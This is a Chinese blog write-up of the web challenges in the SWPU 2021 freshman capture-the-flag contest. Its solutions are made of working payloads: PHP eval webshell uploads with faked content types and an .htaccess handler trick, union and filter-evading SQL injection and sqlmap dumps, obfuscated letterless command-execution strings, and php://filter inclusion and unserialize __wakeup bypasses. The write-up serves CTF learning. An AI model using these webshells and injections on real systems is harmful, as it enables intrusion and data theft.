
SWPU新生赛2021 Web部分WriteUp

原创

是Mumuzi 于 2021-10-11 18:15:07 发布 1494 收藏 11


分类专栏： NSSCTF ctf 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_42880719/article/details/120581707


NSSCTF 同时被 2 个专栏收录

6 篇文章 1 订阅

订阅专栏


ctf

75 篇文章 29 订阅

订阅专栏

第一波放题


gift_F12

直接F12之后搜flag

> WLLMCTF{We1c0me_t0_WLLMCTF_Th1s_1s_th3_G1ft}

caidao


基操题，就不用菜刀，蚁剑直接连，密码wllm，地址就访问的地址，进去在根目录找到flag



jicao

搜一下json就会了，我开始其实也不会…我开始get了一个{“json”:“wllm”}

。。。




> get:?json={“x”:“wllm”}
> post:id=wllmNB

Do_you_know_http

浏览器WLLM，改User-Agent为WLLM

You can only read this at local!
XFF 127.0.0.1
X-Forwarded-For: 127.0.0.1

相应头里得到flag的位置
Location: ./secretttt.php




访问即可

easy_md5

数组绕过，原理百度

> get:?name[]=0
> post:password[]=1



easy_sql

union联合注入，百度一篇就行
https://blog.csdn.net/kingdring/article/details/109685593

第一步：
id=1’ order by 1 --+
id=1’ order by 2 --+
id=1’ order by 3 --+
id=1’ order by 4 --+

> ?wllm=1’ order by 3 --+

发现一共3列

第二步：

> ?wllm=-1’ union select 1,database(),3 --+

库名test_db

第三步：

> ?wllm=-1’ union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=‘test_db’ --+

表名test_tb

第四步：

> ?wllm=-1’ union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=‘test_db’ and table_name=‘test_tb’ --+


字段名flag

第五步：

> ?wllm=-1’ union select 1,database(),flag from test_tb --+

easyupload1.0


文件上传，可以传图片，而且发现只需要Content-Type: image/jpeg即可
直接传马



```
Content-Length: 374
Origin: http://1.14.71.254:28024
Connection: close
Referer: http://1.14.71.254:28024/
Cookie: PHPSESSID=2ii77oeesmje70o7j6j15uqtq0
Upgrade-Insecure-Requests: 1

-----------------------------430971980389540950921171335547
Content-Disposition: form-data; name="uploaded"; filename="backup.php"
Content-Type: image/jpeg

<?php @eval($_POST['mumuzi']);?>
-----------------------------430971980389540950921171335547
Content-Disposition: form-data; name="submit"

GoGoGo!
-----------------------------430971980389540950921171335547--
```

```
Content-Type: text/html

<meta charset="utf-8">./upload/backup.php succesfully uploaded!
```


蚁剑连
http://1.14.71.254:28024/upload/backup.php
密码mumuzi
但是/var/www/html/flag.php下的flag.php是假的，真的在环境变量，直接看env
写个php就行，随便修改一个源码为<?php phpinfo(); ?>



Environment

Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	bef9c7ff1049
APACHE_RUN_USER	www-data
FLAG	NSSCTF{78b8394f-3479-4cd7-8b49-1557cb3bcc63}
APACHE_LOG_DIR	/var/log/apache2
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_GROUP_NAME	apache2

第二波放题

easyupload2.0

和1.0一样，只不过不支持php，用phtml就行了
这次flag就在/var/www/html/flag.php下了

easyrce

直接用
url=system(‘ls /’);发现flllllaaaaaaggggggg
然后url=system(‘cat /flllllaaaaaaggggggg’);即可

babyrce

传一个cookie，为admin=1即可
发现rasalghul.php
然后是命令执行，绕空格，用pwn1的方法即可
rasalghul.php?url=ls$IFS$1/ 发现flllllaaaaaaggggggg
然后rasalghul.php?url=cat$IFS$1/flllllaaaaaaggggggg即可

ez_unserialize

我是真不会反序列化，临时看的
http://www.manongjc.com/detail/17-iffyxbsaebsmupt.html
看一下就会了

源码User-agent: *
Disallow: 什么东西呢？提示robots.txt
发现/cl45s.php
然后跟着上面那篇稍微学学即可
cl45s.php?p=O:4:“wllm”:2:{s:5:“admin”;s:5:“admin”;s:6:“passwd”;s:3:“ctf”;}

include

基操基操
文件包含，php://伪协议
?file=php://filter/convert.base64-encode/resource=flag.php
base64解码即可

error

报错注入，之前union联合注入比较方便就手注，这个太长懒得手动，直接上sqlmap
sqlmap -u “http://1.14.71.254:28188/index.php?id=1” --dbs
sqlmap -u “http://1.14.71.254:28188/index.php?id=1” -D test_db --tables
sqlmap -u “http://1.14.71.254:28188/index.php?id=1” -D test_db -T test_tb --columns
sqlmap -u “http://1.14.71.254:28188/index.php?id=1” -D test_db -T test_tb -C flag --dump

完事

no_wakeup

不要wakeup，当然反序列化还是不会，找到这篇
https://www.cnblogs.com/Mrsm1th/p/6835592.html

绕过正则可以用+号 问题是如何绕过__weakup 百度一下 发现这是一个CVE漏洞 ==》**当成员属性数目大于实际数目时可绕过wakeup方法(CVE-2016-7124)**

O:6:"sercet":**1**: 也就是输入比**1**大的值就行 如O:6:"sercet":**2**:

```
POC1:  TzorNjoic2VyY2V0IjozOntzOjEyOiIAc2VyY2V0AGZpbGUiO3M6MTI6InRoZV9uZXh0LnBocCI7fQ==
```

这里需要传admin和passwd，2个
那我们就输入3
payload：
O:6:“HaHaHa”:3:{s:5:“admin”;s:5:“admin”;s:6:“passwd”;s:4:“wllm”;}

第三波放题

easyupload3.0


首先弄个报错出来，随便弄一下，比如弄出一个not found页面，发现是Apache/2.4.7 (Ubuntu)，既然是 Apache，于是就利用.htaccess来getshell

> php.ini是php的一个全局配置文件，对整个web服务起作用；而.user.ini和.htaccess一样是目录的配置文件。

这里中间件是Apache，于是用.htaccess，里面写入

```
<FilesMatch “mu”>
SetHandler application/x-httpd-php
</FilesMatch>
```

意思是，上传的文件名字含mu的都会被解析成php，上传这个.htaccess之后，再上传一个jpg图片，名字是mumu.jpg。最后蚁剑url/upload/mumu.jpg,密码自己设的



flag在/var/www/html/flag.php下

finalrce

命令执行部分好绕，但是这里并不回显，而且不让用nc和bash，我就反弹不了了，这里还有的思路就是将执行的命令结果写到文件中，访问文件查看内容。
直接百度

> linux将输出结果写入文件有哪些方法

你会发现这篇博客

1. 使用重定向将命令输出保存到Linux中的文件 在linux命令行中,重定向使用>和>>来表示。>将命令输出重定向到文件,替换该文件上的所有现有内容。 >>重定向将命令输出添加到文件现有内容(如果有)的末尾...
2. 使用tee命令显示输出并将其保存到文件中 顺便说一句,您是否注意到当您将命令输出发送到文件时,您再也无法在显示屏上看到它了吗?Linux中的tee命令可以为您解决此问题。 就像将水流发送到两个方向的三通管一样...

linux 输出到文件 新,如何将Linux命令输出保存到文件的两种方法_烯

然后会发现command | tee file.txt
直接

```
url=l\s / | tee 1.txt
```

会发现flllllaaaaaaggggggg
然后

```
url=tac /flllll\aaaaaaggggggg | tee 2.txt
```

访问2.txt即可

hardrce

无字母，不能用^符号，于是采用~来getshell
yu博客https://blog.csdn.net/miuzzx/article/details/109143413
其中可以看到system是(~%8C%86%8C%8B%9A%92)
剩下自己想要什么一个小脚本就搞定

```
s = "ls"
for i in range(len(s)):
    print('%'+str(hex((255)-ord(s[i]))[2:]),end='')
```

s里面想用什么就输入什么
首先system(ls /);

```
?wlm=~(~%8C%86%8C%8B%9A%92)(~%93%8c%df%d0);
```

发现flllllaaaaaaggggggg
然后tac /flllllaaaaaaggggggg即可

```
?wlm=~(~%8C%86%8C%8B%9A%92)
(~%8b%9e%9c%df%d0%99%93%93%93%93%93%9e%9e%9e%9e%9e%9e%98%98%98%98%98%98%98);
```

PseudoProtocols


读hint.php内容，用php://伪协议

```
?wllm=php://filter/read=convert.base64-encode/resource=hint.php
```

得到

```
<?php
//go to /test2222222222222.php
?>
```

第二关我是直接搜CTF file_get_contents，就搜到
① 将url中添加?file=php://input
② 添加post的内容 xxx
于是用bp发包



sql

过滤了空格、+、=、right、and等，空格可以用/**/代替，等号可以用like代替，然后过滤了注释符。
还是用正常的语句，只不过需要替代

```
-1'/**/union/**/select/**/1,group_concat(table_name),3/**/from/**/information_schema.tables/**/where/**/table_sc
hema/**/like/**/database()/**/having/**/'1'/**/like/**/'1
```

得到LTLT_flag
然后查字段

```
-1'/**/union/**/select/**/1,group_concat(column_name),3/**/from/**/information_schema.columns/**/where/**/table_
schema/**/like/**/database()/**/having/**/'1'/**/like/**/'1
```

最后查flag

```
-1'/**/union/**/select/**/1,database(),flag/**/from/**/LTLT_flag/**/having/**/'1'/**/like/**/'1
```

但是这里只能看到前面部分，然后禁了right函数，因此用mid函数

```
-1'/**/union/**/select/**/1,database(),mid(flag,1,40)/**/from/**/LTLT_flag/**/having/**/'1'/**/like/**/'1

-1'/**/union/**/select/**/1,database(),mid(flag,15,40)/**/from/**/LTLT_flag/**/having/**/'1'/**/like/**/'1

-1'/**/union/**/select/**/1,database(),mid(flag,25,40)/**/from/**/LTLT_flag/**/having/**/'1'/**/like/**/'1
```

第四波放题

hardrce_3

还是羽师傅博客，羽师傅博客直接封神
https://blog.csdn.net/miuzzx/article/details/109143413
自增那个。使用时需要url编码下
即：

> %24_%3D%5B%5D%3B%24_%3D%40%22%24_%22%3B%24_%3D%24_%5B%27%21%27%3D%3D%27%40%27%5D%3B%24___%
> 3D%24_%3B%24__%3D%24_%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B
> %3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24_
> _%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B
> %3B%24___.%3D%24__%3B%24___.%3D%24__%3B%24__%3D%24_%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B
> %3B%24__%2B%2B%3B%24___.%3D%24__%3B%24__%3D%24_%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B
> %24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2
> B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B
> %24__%2B%2B%3B%24___.%3D%24__%3B%24__%3D%24_%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24
> __%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2
> B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24
> __%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24___.%3D%24__%3B%24____%3D%27_%27%3B%24__%3D%24_%3B
> %24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2
> B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B
> %24__%2B%2B%3B%24__%2B%2B%3B%24____.%3D%24__%3B%24__%3D%24_%3B%24__%2B%2B%3B%24__%2B%2B%3B%2
> 4__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%
> 2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24____.%3D%24__%
> 3B%24__%3D%24_%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__
> %2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%
> 3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24___
> _.%3D%24__%3B%24__%3D%24_%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B
> %2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%
> 24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B%2B%3B%24__%2B
> %2B%3B%24__%2B%2B%3B%24____.%3D%24__%3B%24_%3D%24%24____%3B%24___%28%24_%5B_%5D%29%3B

然后get一个wllm=上面的
post一个phpinfo();，发现system,exec,shell_exec,popen,proc_open,passthru被禁用
但是可以用这个写一个马进去然后连上去。

> file_put_contents(),写入内容到文件中，第一个参数是文件名，第二个参数是内容

> _=file_put_contents('1.php','<?php @eval($_POST['aaa']);?>');

然后蚁剑访问/1.php，密码aaa。连上去即可